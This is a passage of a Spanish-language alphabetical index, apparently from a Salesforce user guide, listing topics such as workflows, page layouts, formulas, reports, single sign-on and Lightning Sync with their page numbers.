alertas de correo electrónico 5187, 5202
cola 4965
cola de mensajes salientes 5193
configuración 5205
consideraciones 4949, 4952, 5202
consideraciones de desencadenadores de flujo 5203
consideraciones sobre las actualizaciones de campo 5196
control de los registros de depuración 1118
descripción general 4942–4943
desencadenador de flujo 5167
desencadenadores de flujo 5194
desencadenadores de tiempo 4952, 5202
diferencias de Process Builder 4887
diferencias de reglas de respuesta automática 2867
diferencias de Visual Workflow 4887
filtro de fechas 128
Knowledge 3054
Limitaciones de objeto de usuario 4951
límites 6283
límites de correo electrónico 5202, 6251
mensajes salientes 5193
notificaciones de cola de mensajes salientes 5192
notificaciones para la cola de mensajes salientes 5192
para Sites 5441
reglas 4943, 4945–4946, 4948
seguimiento de mensajes salientes 5193
solicitudes de notificación de la cola de mensajes salientes 5192
tareas 5185
terminología 4965
usuario de flujo de trabajo predeterminado 4947
visualización de solicitudes de notificación de la cola de mensajes salientes 5193
Flujos de trabajo 1678
Flujos en conjuntos de cambios 5173
Flujos en paquetes 5173
Fondos de premios
Work.com 1578
Force.com Sites
Comunidades 5212
Consulte Sites 5410
límites de facturación 6262
límites de solicitud de página 6261
uso con comunidades 3507
Formato compacto
asignación de tipos de registro 4574
configuración del principal 4574
creación 4572
descripción general 4571
notas 4575
Formato de acción
personalización 3319, 3491
Formato de página
gráficos de informe 4335–4341
formato de página de caso
agregar acciones a formato de página de caso 2849
Formato de publicador global
asignación a perfiles 2285
formato de valor
divisa 156
fechas 156
horas 156
números de teléfono 156
Formatos
Consulte también Formatos de página 4542, 4544, 4553–4554
Consulte también Formatos de SoftPhone 2715
propiedades en (Wave Dashboard Designer) 4106
Véase también Tipos de artículos 3020
Ver también formatos de búsqueda 4576–4577
formatos (Wave Dashboard Designer)
creación 4103
proceso de selección 4107
Formatos de acción
descripción general 5481
personalización con el editor de formato de acción 5482
Formatos de búsqueda
personalización 4576–4577
formatos de página
formatos basados en noticias en tiempo real 4540, 4543
Formatos de página
acceso a editores para objetos estándar 4545
acceso a editores para objetos personalizados y externos 4545
asignación 569, 4559–4560

Formatos de página *(continuación)*
asignación de perfiles 562
botón enviar para aprobación 4984
cómo funcionan en Lightning Experience. 4563
cómo funcionan en Salesforce1 4562
crear 4542
descripción general 4544
editor mejorado, activación 293
elementos del editor de formatos de página mejorado 4547
gestión de acciones con el editor de formato de página mejorado 5484
limitaciones 4554
Listas relacionadas 2050
Notas 2050
notas sobre el editor de formatos de página mejorado 4551
objetos personalizados 4561
optimización para dispositivos móviles 4565
personalización 4542
personalización con el editor de formatos de página mejorado 4546
Personalización con el editor de formatos de página original 4569
Salesforce Classic Mobile 1195
sugerencias 4553
tarjetas móviles 4566
formatos de página de archivos 3686–3687
Formatos de publicador globales
asignación de perfiles de usuario 5490
creación 3664, 5488
descripción general 5487
pasos para crear 5487
personalización 3665, 5489
formatos de SoftPhone
asignación de perfiles de usuario 2718
definición 2715
personalización 2715
Fórmula
ejemplos 4860
fórmulas de fecha comunes 4860
fórmula de resumen personalizada de bloques cruzados
ejemplo 4270
Fórmula de resumen personalizada de bloques cruzados 4272
fórmula de resumen personalizada específica de tipo de informe 4272
Fórmulas
campos de combinación 4884–4885
creación 4841
descripción general 4778
descripción general de funciones de resumen 4229
Fórmulas *(continuación)*
dónde utilizarlas 4779
ejemplos 4838, 4852
ejemplos, cálculos de comisiones 4856
ejemplos, cálculos financieros 4870
ejemplos, descuentos 4868
ejemplos, gestión de candidatos 4874
ejemplos, gestión de casos 4855
ejemplos, gestión de contactos 4857, 4860
ejemplos, gestión de cuentas 4852
ejemplos, gestión de oportunidades 4876
ejemplos, parámetros 4875
ejemplos, precios 4879
ejemplos, puntuación 4879
ejemplos, servicios de los empleados 4869
ejemplos, servicios multimedia de cuenta 4853
ejemplos, supervisión de gastos 4870
ejemplos, vínculos de imágenes 4871
ejemplos, vínculos de integración 4873
informes 4228
informes unidos 4263
límites 4851
objeto cruzado 4847–4849
operadores y funciones 4789, 4808
operadores y funciones, descripción general 4783
PARENTGROUPVAL 4229
PREVGROUPVAL 4229
reglas de validación 4716, 4718
sugerencias 4843–4846
trabajo con campos de combinación 4844
trabajo con campos de fecha y fecha/hora 4843
trabajo con campos de texto 4846
trabajo con campos numéricos 4845
trabajo con listas de selección y listas de selección múltiple 4845
trabajo con tipos de registros 4846
uso de fecha y fecha/hora en fórmulas 4838
uso de funciones de resumen 4229
valores predeterminados 4711
variables globales 5706
Fórmulas de objeto cruzado
campos de combinación 4885
sugerencias y consideraciones 4849
Fórmulas de resumen personalizadas
informes 4228
informes unidos 4263
operadores y funciones 4783, 4789, 4808
fuente de datos externa 3360

Fuentes
actualizaciones 3219
adición de temas 3251
adición de temas de EtiquetaAlmohadilla 3252
archivos adjuntos 3237
asignación 5419
clasificación 3215
definición de consultas 5419
definición de fuentes de distribución 5419
descripción general 5424
eliminación de temas 3253
en Force.com Sites 5418
filtrado 3215
filtros 3216
mención de grupos 3235
mención de personas 3235
seguimiento automático de registros 3266
seguimiento de registros 47
seguimiento de temas 3249
variables de vinculación 5419
visualización de fuentes de distribución 5425
fuentes de datos externas
autenticación, por usuario 5613
gestión 5607, 5612
permisos, autenticación por usuario 5612
Salesforce Connect: Entre organizaciones 5573
Salesforce Connect: OData 2.0 5582
Salesforce Connect: OData 4.0 5582
Salesforce Connect: Personalizado 5602
sincronización 5608
Fuentes de distribución
definición 5419
descripción general 5424
pruebas 5426
vista 5425
Fuentes externas
buscar 2457
función de usuario de territorio 1972
Función URLFOR 5767
Funciones
asignación a usuarios 629
campos 630
Consulte Previsiones personalizables 2136
ejemplos de configuración de visibilidad de grupos de categorías 3111
gestión 628
gestionar 628
modificación de la configuración de visibilidad de grupos de categorías 3109
Funciones *(continuación)*
URLFOR 5767
ver 628
vista 628
visualización de la visibilidad de grupos de categorías 3107
Funciones ampliadas de combinación de correo
activación 293
opciones de envío 293
uso 1732
Funciones configurables
lista de 4439
Funciones de contactos
campos 1322
colores en gráficos 1825
definir los contactos en oportunidades 1825
descripción general 1312
límites 6279
Funciones de cuenta financiera
agregar función de cuenta financiera 6222
Funciones de portal de Force.com 1095
Funciones de usuario
jerarquía 628
Ver Funciones 628
Funciones del contacto
adición y gestión 1324
creación 1322
crear 1323
gestionar 1323
funciones ventana 4009
funciones: Site.com
administrador 5218
administrador del sitio 5217
contribuyente 5217–5218
diseñador 5217–5218

## G

Generación de claves de seguridad 1087–1088
Generador de aplicaciones Lightning
activación de páginas de registros en Lightning Experience 5684
consideraciones para agregar componentes de flujo 5686
consideraciones para la modificación de páginas de registros de Lightning Experience 5685
crear una página de aplicación 5679
descripción general 5670
modificación de páginas de registros en Lightning Experience 5682–5683
panel de aplicaciones de correo electrónico, crear 2198–2200

Generador de comunidad
acceso público 3527
agregar marcas 3536
cambiar formato de contenido 3533
compartir datos de registro 3538
crear página de detalle de registro 3541
crear páginas 3522
crear vista de lista de registro 3539
Editor de página 3530
eliminar páginas 3538
encabezado de página 3536
exportación de página 3547, 3551
exportación de plantilla 3547, 3549
exportar una página 3551
exportar una plantilla 3549
formato de tema 3545
formato de tema personalizado 3545
fuentes de datos externas 3553
Gestor de páginas 3521–3522, 3528, 3535, 3538
modificar páginas 3530
paquete 3547, 3549, 3551
propiedades de página 3521, 3528, 3535
tipos de páginas 3528
variaciones de página 3524, 3526
visibilidad de página 3524, 3526
visibilidad de página basada en perfil 3524, 3526
Generador de esquemas
campos 4652
campos personalizados 4653
descripción general 4649
objetos 4651–4653
trabajo con 4649
Generador de informes
actualización 477, 4295
adición y eliminación de campos 4224
agrupación de campos 4220
cambio de divisas 4224
cambio del orden de las columnas 4224
campos de resumen 4225
carga asíncrona 4221
carga de la vista previa 4221
filtro 4296, 4300
fórmulas 4227
gráficos 4277
modificación de informes 4152
orden de las columnas 4224
personalización de informes 4152
resaltado condicional 4288
sugerencias para la creación de gráficos 4281
Generador de informes *(continuación)*
trabajo con campos 4224
Generador de paneles
adición de componentes 4362
descripción general de filtros 4401, 4405
edición de filtros 4403
modificación de componentes 4365
modificación de paneles 4362
personalización de paneles 4362
Generador del conjunto de datos 3934
generando archivo de metadatos 3952
Geo
Directrices 1882
Reglas de limpieza 1882
Geocódigo
Actualizar 1883
Agregar 1883
campos 1885
configuración 1880
Configuración 1881
Data.com 1881
Registros 1881, 1883
Verificar 1884
gestión 953, 3857
Gestión
Divisiones de oportunidad 2070
equipos de oportunidades 2066
gestión de asignaciones
eventos clave 2906
limitaciones 2883
Gestión de asignaciones
acerca de 2877
configuración 2881
Gestión de comunidad 3561
gestión de dominios
activación de HTTPS externo 5212
adición 5206
adición de URL personalizadas a dominios 5209
eliminación 5211
eliminación de URL 5211
eliminación de URL personalizadas de dominios 5209
modificación 5205
modificación de dominios 5209, 5212
Gestión de duplicados
conjuntos de registros duplicados 812
elementos de registros duplicados 812
experiencia del usuario final 806, 808
limitaciones 800
límites 801

Gestión de duplicados *(continuación)*
registro de errores 805
reglas de coincidencia 800, 804
reglas de coincidencia estándar 814, 834
reglas de duplicados 800, 804, 812
tipos de informes personalizados 812
Gestión de excepciones no detectadas 5761
Gestión de registros duplicados
conjuntos de registros duplicados 805
elementos de registros duplicados 805
reglas de duplicados 805
tipos de informes personalizados 805
Gestión de territorio de empresa
acceso a datos y permisos 1954
acceso predeterminado a registros 1959
conceptos 1949
configuración para usuarios 1960, 1973
hoja de sugerencias para administradores 18
límites 6282
tipos de informes personalizados 1975
Gestión de territorios
desactivar 1984
descripción general 1433
Gestión de territorios 2.0
conceptos 1951
Tipo de territorio 1951
gestión de una aplicación conectada 5867
Gestión del ciclo de vida de aplicaciones 4129–4131, 4133
Gestor
Comunidades 3564
Gestor de comunidad 3563
Gestores de comunidad
paneles 3568
paneles, activar y asignar 3569
paneles, crear 3570
paneles, personalizar y ver 3572
Perspectivas, activación 3575
Perspectivas, creación 3576
Perspectivas, creación de acciones 3578
Perspectivas, visualización 3581
Gestores de soluciones
asignación 487–488
Gmail
correo electrónico 2150–2151
Google Apps
acerca de 3756
Actualización de Standard a Premier Edition 3753
Consulte también Gmail 3751
Consulte también Google Docs 3751
Google Apps *(continuación)*
creación de usuarios 3758
descripción general 3404
información general 3751
Premier Edition 3753
Google Docs
activación 3759
creación 3406
desactivación 3759
descripción general 3405
Google Talk
activación 3761
uso 3761
Gracias
Publicador de Chatter 2284
gráfico 4055–4056
Gráfico de barra
componente del panel 4380
Gráfico de columna
componente del panel 4380
Gráfico de líneas
componente del panel 4384, 4391
Gráfico de rendimiento
configuración 302
Lightning Experience
71
gráfico de rendimiento 71
Gráficos
combinación 4283
combinación de grupos pequeños 4286
Consulte Informes 4358
detalles de activación 4286
ejemplos de gráficos de combinación 4284
ficha de formato de gráficos 4286
personalización de propiedades 4278
tipos 4018, 4020–4023, 4025, 4027, 4029, 4031, 4033, 4035–4036, 4038, 4040, 4114–4115, 4368–4375, 4378
Gráficos de vista de lista
vista 132
Grupo de Chatter
campos en los que se busca 393
Grupos
acerca de 631
consideraciones 632
creación y modificación 634
grupos de gestores 636
mención en publicaciones y comentarios 3235
tipos de miembros 633
visualización de listas 636

Grupos archivados 3282
Grupos de categorías
  categoría de datos 3098
  Consulte Categorías de datos 3091
  eliminar 3098
  recuperar 3098
  restaurar 3098
Grupos de Chatter
  acciones 3676
  aceptación de solicitudes 3279
  adición de miembros 3278
  anuncios 3289
  archivado 3277, 3282–3284
  archivos de grupo 3290
  cambio de propietario 3277
  creación 3275
  declinación de solicitudes 3279
  descripción general 3272
  descripción general de las funciones 3280
  eliminación 3284
  eliminación de miembros 3278
  formato 3676
  formato del publicador 3674, 3676
  layout 3674
  miembros 3287
  modificación 3277
  modificación de funciones 3281
  permitir registros 3654
  publicador 3676
  publicar por correo electrónico 3288
  registros 3291
  revocar permiso de creación de usuario 3686
  sin registrar 3273, 3655
  visualización de detalles de grupo 3285
  visualización de suscripción 3287
grupos de cliente 3291
Grupos de colaboración
  Comunidades 3421
  Consulte Grupos. 631
Grupos de relaciones
  informes 4213
grupos en comunidades 3543
Grupos personales 631–632
Grupos públicos 631–632
grupos sin registrar
  activar 3655
  limitaciones 3273, 3655
guardar 4015
guardar visualización 4015
Guía de usuario de Financial Services Cloud 6211
Guía del desarrollador de Apex 5735
Guía del desarrollador de código Apex 5735
Guías de implementación 18, 3409, 3762
Guías de usuario 18, 3409, 3762

## H

Habilidad de recurso de servicio
  campos en los que se busca 425
habilidades
  Usuario de Live Agent 2731
Habilidades
  adición 1583
  aprobación 1584
  eliminar 1583
  limitaciones 2329
  personalización 2328
Habilidades de Chatter 1582
Hacer clic para marcar 2387
Health Cloud
  limitaciones 6185
Heroku Connect
  descripción general 5537
Herramienta de migración Force.com 5824
Herramientas de Apex 6024
Herramientas del desarrollador de Apex 5735
Historial
  campos 1110, 1112–1113
  Consola de Salesforce 4446
  desactivación del seguimiento de campos 1114
Historial de campos 1114
Historial de campos de oportunidades
  historial de la etapa 1542
Historial de cuenta 1278
Historial de formación 1106
historial de inicios de sesión 1100
Historial de la solución 2483
Historial de pedidos 1600
historial de verificación 1100
Historial del caso 2340
Hojas de sugerencias 18, 3409, 3762
Horario de oficina
  acerca de 2857–2858
  festividades 2859–2860
  múltiple 2857–2858
Horas
  configuración regional 169
  formato 169

Horas de trabajo
campos en los que se busca 410
HTTPS
activación en un centro de llamadas 2719

I

Iconos
calendario 1492–1493
Id. externo
objeto externo, adaptador entre organizaciones 5571
objeto externo, adaptador personalizado 5600
objeto externo, OData 5578
IDE 5735
IDE de Apex 5735
IDE de Force.com 5824
Idea
campos en los que se busca 405
Ideas
activación 2665
activación de la aplicación Community 2669
activación en Comunidades 3494
activación en el portal de socios 1928
actividad reciente 2415
adición de categorías 2671
administración 2664
campos 2670
campos estándar 2670
campos personalizados 2670
categoría 2670
categorías 2665, 2671, 2673
combinación 2418
comentarios 2413–2414
Comunidades 2663
configuración 2665
creación de zonas 2657
degradar 2412
desactivación 2665
descripción general 2407
desencadenadores 2419
eliminación 2414
eliminación de categorías 2671
estado 2417, 2664, 2670–2671
experto 2657
experto de la comunidad 2657, 2667
formatos de campos personalizados 2668
formatos de página 2668
fuentes 2416
fuentes de distribución 2416
ideas duplicadas 2418
Ideas *(continuación)*
ideas duplicadas sugeridas 2417
ideas similares 2417
informes 4196
modificación 2417
modificación de zonas 2657
Portal de clientes 2585
promocionar 2412
publicación 2417
reglas de flujo de trabajo 2419
reglas de validación 2419
reputación 2666
Reputación
2666
Ideas 2666
respuestas recientes 2415
sugerencias 2419
Temas de Idea 2422, 2674
uso 2409
valor predeterminado de lista de selección 2671
vida media 2665
vista 2410
votación 2412
zonas 2656
Identity
SCIM Y API de REST 5843
Idioma
configuración, acerca de 305
configuración, modificación 44
idiomas
adición 5381, 5383
cambiando 5383
cambiar idiomas 5384
eliminación 5389
exportación de contenido 5386
importación de contenido traducido 5387
modificación 5384
opciones 5382
selector de idiomas 5388
valores predeterminados 5380
Idiomas
configuración 306
configuración del idioma de la organización 288
Consulte también Soluciones en varios idiomas 3081
sistema de traducción 4599–4604, 4607, 4611
imágenes
Wave Dashboard Designer 4085
Imágenes
adición a plantillas de correo electrónico 1727

implementación
configuración 2738, 2811
Implementación
control 6040
uso de conjuntos de cambios 6026
utilizando el IDE de Force.com 6025
utilizando la API de SOAP 6025
utilizando la herramienta de migración de Force.com. 6025
Implementación de cambios de código 6003
Implementación de Live Agent
configuración 2738
Implementación de SOS
configuración 2811
implementaciones
Live Agent 2738
SOS 2811
implementar 5947
Importación
archivo .zip para la importación de artículos en Salesforce Knowledge 3041
archivo CSV para la importación de artículos en Salesforce Knowledge 3034
archivos de definición de centro de llamadas 2710
artículos a Salesforce Knowledge 3031
asignación de campos para ACT! 714
asignación de campos para candidatos 724
asignación de campos para importaciones de organización 719
asignación de campos para otras fuentes 719
asignación de campos para Outlook 717
Asistente de importación de datos 726–728
campos 779
candidatos 704
candidatos como miembros de campañas 1412, 1415
Cargador de datos, fecha errónea 781
columna Responsable de registro 709
cómo deshacer una importación 729
contactos 702
contactos como miembros de campaña 1414
contactos desde dispositivos móviles 1332–1333
contactos existentes como miembros de campaña 1410
creación de datos de archivos de exportación 709
cuentas 702
cuentas personales 703, 727
cuentas personales como miembros de campañas 1413
datos 777
datos de paquetes 1239
descripción general 699
fecha errónea 781
Importación *(continuación)*
fecha, errónea 781
importación o carga de datos 773
miembros de campaña 705, 1409
objetos personalizados 706
parámetros de importación de Salesforce Knowledge 3039
permisos 774
preparación de artículos para su importación en Salesforce Knowledge 3033
preparación de datos 712
restricciones de tamaño 778
Salesforce Knowledge, estado 3042
sistema de traducción 4600, 4604, 4609
soluciones 707
varias divisas 708, 782
Importación de archivos traducidos
sistema de traducción 4603, 4608
importación de sitios Web externos 5262
Importar
traducciones de artículos en Salesforce Knowledge 3066
Impresión
informes 4344
registros 170
vistas de lista 127
incorporar 4119
incremental 3941
incrustar 4119–4121, 4123
incrustar en páginas de Salesforce 3821
indicador clave de rendimiento
incorporación (Wave Dashboard Designer) 4062
Influencia de Chatter
personalización 3681
Información de la empresa
campos 289
configuración de idioma 288
modificación 288
información general 3766–3768, 3770, 3780, 3782, 3785, 3788, 3791–3793, 3797–3798, 3800, 3802, 3812, 3814–3815, 3818–3819, 3824, 3830–3832, 3834, 3849, 3852
Información general
activar Salesforce para socios 1692
carga masiva 773
colaboración de registros 169
cómo moverse 29
gestión de territorios 1439
guías de implementación 18, 3409, 3762
guías de usuario 18, 3409, 3762
hojas de sugerencias 18, 3409, 3762
idiomas admitidos 57, 307

Información general *(continuación)*
impresión de registros 170
modelo de colaboración 136
navegación por las páginas de inicio del objeto 30
nuevo usuario 28, 110
reglas de colaboración 169
Salesforce to Salesforce 1692
vídeos de demostración 19
Información sobre conceptos básicos de Salesforce 2
informe 4209
Informe
campos en los que se busca 419
notas 162
Informe de calibración
configuración 2290
Informe Historial de inicio de sesión
Salesforce for Outlook, seguimiento de versiones de 2269
informes
acceso de control 4414
aprovisionamiento de usuarios 5884
Informes
acerca de 4358
acotación de resultados 4290
Actividades compartidas, visualización en 1474, 4191
actualización del generador de informes 477, 4295
adición de bloques 4265
adición de resultados a campañas 1403
adición de tipos de informe 4262
adición y eliminación de campos 4224
agrupación 4261, 4269
agrupación de campos 4220
almacenamiento 4232
anclaje de carpetas 4344
archivos 4161
arrastrar y soltar 4346
bloques 4264, 4267–4268
bloques de informe 4261, 4269
búsqueda 4342
cambio de divisas 4224
cambio de nombre de bloques 4267
cambio del orden de las columnas 4224
cambio del orden de los bloques 4266
campos de depósito 4254
campos de resumen 4225
Campos de Salesforce Knowledge 4201
campos para historial de aprobaciones 5002
cancelación de la programación 4320
clasificación de resultados 203
cola de trabajos programados 4318–4320
Informes *(continuación)*
compartido públicamente 4232
compartir 4323
configuración de interfaz de usuario 463, 465
consideraciones sobre historial de aprobaciones 5009
correo electrónico 4316–4317, 4319–4320
creación 4217
creación con el asistente para informes 4218
creación de filtros cruzados 4303
creación de gráficos 4277
crear 4151
Data.com 1900
datos 4352
definiciones de filtro 4301
depósito, numérico 4256
depósito, texto 4259–4260
depósitos, lista de selección 4257–4258
descripción general 4150, 4347, 4358
descripción general de funciones de resumen 4229
divisiones 484
ejecución 195
ejecutar 4321
ejemplo de filtros cruzados 4304–4305
ejemplo de historial de aprobaciones 5004
ejemplo de límite de fila 4306
ejemplos de gráficos de combinación 4284
eliminación 4232, 4346
eliminación de los bloques 4268
envío a usuarios del portal 467
error, informe obsoleto 4353
Estado de limpieza 1895
eventos, visualización de varios contactos relacionados 1474, 4191
excluir la renuncia de responsabilidad de información confidencial 465
exportación 4322
exportación en segundo plano 4333
ficha 4358
ficha de formato de gráficos 4286
fila de columna 293
fila del encabezado flotante 293
filtros 4296, 4300
filtros cruzados 4302, 4306
filtros de campo 196, 4298, 4311
formato de informe unido 4261, 4269
formato de página de registro 4335–4341
formato unido 4262
fórmulas 4227–4228
fórmulas de resumen personalizadas e informes unidos 4272

Informes *(continuación)*
generador de informes 4222
gráficos 4335–4341
gráficos de combinación 4283
gráficos mejorados en Salesforce1 465
historial de aprobaciones 4189, 5002
históricos 475, 4176, 4232, 4234–4237, 4240
impresión 4344
informe de vinculación de archivo 3349
informes de excepción 4302, 4306
informes de matriz 4215
informes de resumen 4215
informes en tabla 4215
informes tabulares en paneles 4289
informes unidos 4215
Jigsaw 1900
leer 4321
límites 4353
límites de funciones 6240
lógica de filtro 4301
mejora del rendimiento de informes 4354
modificación de informes 4152
mostrar detalles 4288
mover 4346
nombre de función, anterior 4354
nombres de bloques 4267
Notificaciones 4313–4314
notificaciones de correo electrónico 467
notificaciones de informes 466
objetos externos 5551
ocultar detalles 4288
opciones personalizadas 4356
Oportunidad 475, 4176, 4232, 4234–4237, 4240
orden de las columnas 4224
organizar 4341, 4419
PARENTGROUPVAL 4229
personalización 4218
personalización de informes 4152
PREVGROUPVAL 4229
programación 4316–4320
propiedades de gráficos 4278
recuento de registros 4268
resaltado condicional 4288
Salesforce Classic Mobile 1203
Salesforce CRM Content 4161
Salesforce Knowledge 4197, 4200
selección de un formato de informe 4215
selección de un tipo de informe 4153
Sitios Web 5445
Informes *(continuación)*
socios 4212
solución de problemas 4350
subtotalización de resultados 4226
sugerencias de fórmulas de resumen personalizadas 4231
tareas, visualización de varios contactos relacionados 1474, 4191
tendencias 475, 4176, 4232, 4234–4237, 4240
tipo de informe principal 4261–4262, 4269
tipos de filtros 4301
tipos de informe estándar 4274
trabajo con 4355
trabajo con bloques 4264
trabajo con campos 4224
transferencia de bloques 4266
uniones externas 4302, 4306
uso de funciones de resumen 4229
uso de gráficos 4018, 4020–4023, 4025, 4027, 4029, 4031, 4033, 4035–4036, 4038, 4040, 4114–4115, 4368–4375, 4378
valores de campos de fecha 128
valores de lista de selección especiales 199
informes de actividades 1475, 4192
Informes de Data.com 1334
Informes de datos de uso de Mobile 1216
Informes de datos de uso de Mobile 1216
Informes de historial de aprobaciones
consideraciones 5009
creación 4189
descripciones de campos 5002
ejemplos 5004
informes unidos
ejemplos 4270
Informes unidos
fórmulas de resumen personalizadas 4263
fórmulas de resumen personalizadas de bloques cruzados 4263
Informes y paneles de Salesforce
Descripción general 4149
Iniciador de aplicación
configurar 1082
conjunto de permisos 1084
perfil 1083
iniciar 3865
iniciar sesión 1175
Iniciar sesión
bloqueado 74
contraseña olvidada 74

Iniciar sesión *(continuación)*
contraseña perdida 74
dominio personalizado 74
el nombre de usuario está bloqueado 74
error de inicio de sesión 74
indicaciones de inicio de sesión 29
indicaciones de nombre de usuario 29
la primera vez 29
nombre de usuario olvidado 74
nombre de usuario perdido 74
restablecimiento de contraseña 74
iniciar sesión en varias organizaciones 1176
Inicio 6213
Inicio de Lightning Experience
asignar página 302
establecer página predeterminada 301
Inicio de sesión
activación del proveedor de identidad 1048
activaciones 891–892
como otro usuario 549
en SoftPhone 2383
errores 1098
historial 1098
horas, restricción 564, 572, 910–911
intervalos de direcciones IP, restricción 565, 573, 908–909
página de inicio de SAML 976
proveedor de identidad 1042
proveedor de servicio 1042
restricción 895, 904
restricción de direcciones IP en toda la organización 888, 912
seguridad de sesión 881, 918
verificación de identidad 891
Inicio de sesión de Comunidades
inicio de sesión único 3466
personalización 3466
proveedores de autenticación 3466
SAML 3466
Inicio de sesión en proveedor de identidad 5438
Inicio de sesión en proveedor de servicios 5439
inicio de sesión único 894
Inicio de sesión único
afirmaciones SAML de ejemplo 977
autenticación delegada 961
Conector de Salesforce y Pardot, configuración de 1300
configuración de la autenticación delegada 962
depuración 989
descripción general 955
ejemplo 1054
errores de inicio de sesión 964
Inicio de sesión único *(continuación)*
flujo de afirmación SAML 5914
historial de inicios de sesión 988
OAuth 5914
portales 2597
prácticas recomendadas 958
proveedores de autenticación 934, 1004
requisitos previos 966
SAML 934, 967
Sites 5438
validación de SAML 989
valores del proveedor de identidad 972
vista 971
Inicio rápido de la aplicación
creación de aplicaciones 5656
siguientes pasos 5658
inmovilizar colaboración 3342
Inmovilizar usuario 494
Inscripción automática
Controlador Apex 3473
inscripción automática de comunidades
crear cuentas personales 3473
insertar Texto rápido 4464
insertar texto utilizando macros 4464
Instalación
aplicación descargable Salesforce1 81
Aplicación móvil Salesforce Authenticator 103
Instalación de Salesforce for Outlook
problemas, resolución 1801
Instalar y configurar Salesforce for Outlook 1766
Instantánea de creación de informes
acerca de 4241
asignación de campos 4245
configuración 4242
creación 4242
ejecución 4247
programación 4247
solución de problemas 4251
terminología 4241
Instantáneas de creación de informes
definición 4244
gestión 4249
instrucciones de macro 4468, 4470
Integración
descarga de un certificado de autenticación de cliente 5823
descarga de un WSDL 5823
descarga de WSDL de empresa 6102
paquetes gestionados 6096, 6102
S-Control 5807, 5809

Integración *(continuación)*
versiones de paquetes predeterminados 6096
Integración de correo electrónico
Connect for Outlook 2192
Lightning for Outlook 2192
Lightning Sync 2192
Salesforce for Outlook 2192
integración de datos
datos de Salesforce 3854
datos externos 3854
descripción 3854
Integración de Google con Salesforce 1806
Integración de Microsoft con Salesforce 1752
integraciones 3794, 3821, 5629
integrar con Salesforce 3794
Interfaz de usuario
configuración 293
encabezado 293
tema 293
Interfaz de usuario de Force.com 1095
Interfaz de usuario de perfil mejorado
acerca de 560
activación 293
aplicaciones 560
sistema 560
Intervalos de direcciones IP con aplicaciones conectadas 5861
Intervalos de direcciones IP de lista blanca en aplicaciones conectadas 5861
Introducción 2546
Introducción de la consola 6151
Introduzca valores en la variable
variable de colección 5064
Invitación a reunión
logotipo personalizado 2023
invitación automatizada
configuración 2752
Invitación de personas a un evento 1499
Invitación de personas para unirse a Chatter 3263
Invitaciones de chat automatizadas
crear 2751

## J

JavaScript 5826
JAWS 52
Jerarquía de campañas
configuración 1399
límites 6277
visualización de campañas 1394
visualización de estadísticas 1395
jerarquía de cuentas de prospector 1345
Jerarquía de empresa de Data.com
Adición de registros, directrices para 1347
Jerarquía de funciones
nombre de función en el informe, anterior 4354
Jerarquía de territorios
asignación de cuentas 1963
asignación de reglas 1964, 1974
asignación de usuarios 1971
compilación 1963–1964, 1971
crear 1971, 1974
Jerarquías de funciones
acerca de 555
Jigsaw 1334
Jigsaw for Salesforce 1334, 1857

## K

Kanban
campaña 134–135
consideraciones 135
contrato 134–135
lead 134–135
oportunidad 134–135
Kit de herramientas CTI
Adaptadores de CTI 2704
descripción general 2704
Kit de herramientas de integración de la consola de Salesforce
Cree componentes de consola personalizados con 4473
knowledge
macros 4465
Knowledge 2460, 3052, 3068
Knowledge One
componente de consola 4476

## L

Lematización 188
lente
recortar 4014
lente recortada 4051
licencia de Analytics Cloud Wave Platform 3834, 3837, 3847, 3849
licencia de conjunto de permisos de Analytics Cloud Builder 3847, 3849
licencia de conjunto de permisos de Analytics Cloud Explorer 3847, 3849
licencia de conjunto de permisos de Analytics Cloud Wave Platform 3838
licencia de conjunto de permisos de Builder 3847, 3849
licencia de conjunto de permisos de Explorer 3847, 3849
Licencia de función de Site.com 5215

Licencia de usuario de Service Cloud
asignar 4436
licencias 3834, 3837, 3847, 3849
Licencias
Chatter 513, 3683
Chatter External 513, 3683
Chatter Free 513, 3683
Chatter Only 513, 3683
Chatter Plus 513, 3683
Comunidades 515
Data.com
1830, 1832
Limpieza 1832
Prospector 1830
Database.com 522
descripción general 507
licencias de conjunto de permisos 530, 532, 534–535
licencias de conjuntos de permisos 531
licencias de función 509, 536–538
licencias de usuario 508–509
para paquetes gestionados 1241
Plataforma 509
portal 523, 525–527, 529
Site.com 524
Sites 524
usuarios 1242, 1245
usuarios de Salesforce 509
licencias de conjunto de permisos 1067–1069
licencias de conjunto de permisos para Wave Analytics 3834, 3847, 3849
Licencias de Force.com más utilizadas 1095
Lightning
configuración de inicio 302
Lightning Desktop 1697
Lightning Experience
agregue componentes de Lightning 5774
compatibilidad de navegador 13
Inicio 300–302
navegadores compatibles 13
notas 160–161
objetos estándar 303–304, 5660
requisitos 13
Visualforce 5754
Lightning for Outlook
con Salesforce for Outlook, consideraciones 2194
con Salesforce for Outlook, limitaciones 2194
consideraciones 2193
descripción general 1752–1753, 2195
en comparación con Salesforce for Outlook 2193
Lightning for Outlook *(continuación)*
requisitos del sistema 1754
ventajas de 2193
Lightning Login 925–927, 1100
Lightning Sync
asignación de configuraciones 2223
comprobar estado de sincronización 2225
con Salesforce for Outlook, consideraciones 2194
configuración de sincronización, definir 2215
configuración de sincronización, definir para Google Calendar™ 2221
configuración, ajustes del servidor de Microsoft® Exchange 2208
configurar, configuraciones de Salesforce 2212
configurar, cuenta de Google 2219–2220
configurar, cuenta de servicio 2209
configurar, cuenta de servicio de Microsoft® Exchange 2213
configurar, Google 2219
configurar, métodos de conexión de Microsoft® Exchange 2207
configurar, Microsoft® Exchange 2206
configurar, Microsoft® Exchange OAuth 2.0 2208
configurar, preparar contactos de usuarios 2218
configurar, preparar eventos de usuarios 2214
conjuntos de datos de ejemplo 2267
consideraciones 2193
Consideraciones 2202
contactos entre Microsoft® Exchange y Salesforce, preparación para la sincronización 1761
contactos entre Microsoft® Exchange y Salesforce, sincronización 1758, 2200, 2204
datos entre múltiples organizaciones de Salesforce, evitar la contaminación entre 2203
Directrices 2203
ejecutar informe de error 2225
eliminación de eventos 2202
errores de sincronización 2230
estados de sincronización 2230
eventos entre Google y Salesforce, sincronización 1806, 2200, 2218
eventos entre Microsoft® Exchange y Salesforce, preparación para la sincronización 1760
eventos entre Microsoft® Exchange y Salesforce, sincronización 1758, 2200, 2204
eventos privados 2201
gestionar usuarios 2222
múltiples organizaciones de Salesforce, directrices para empresas con 2203

Lightning Sync *(continuación)*
Parámetros de prueba del Analizador de conectividad de Microsoft® 2211, 2227–2228
problemas de sincronización entre contactos entre Salesforce y Google, subsanación 1762
problemas de sincronización entre contactos entre Salesforce y Microsoft® Exchange, subsanación 1762
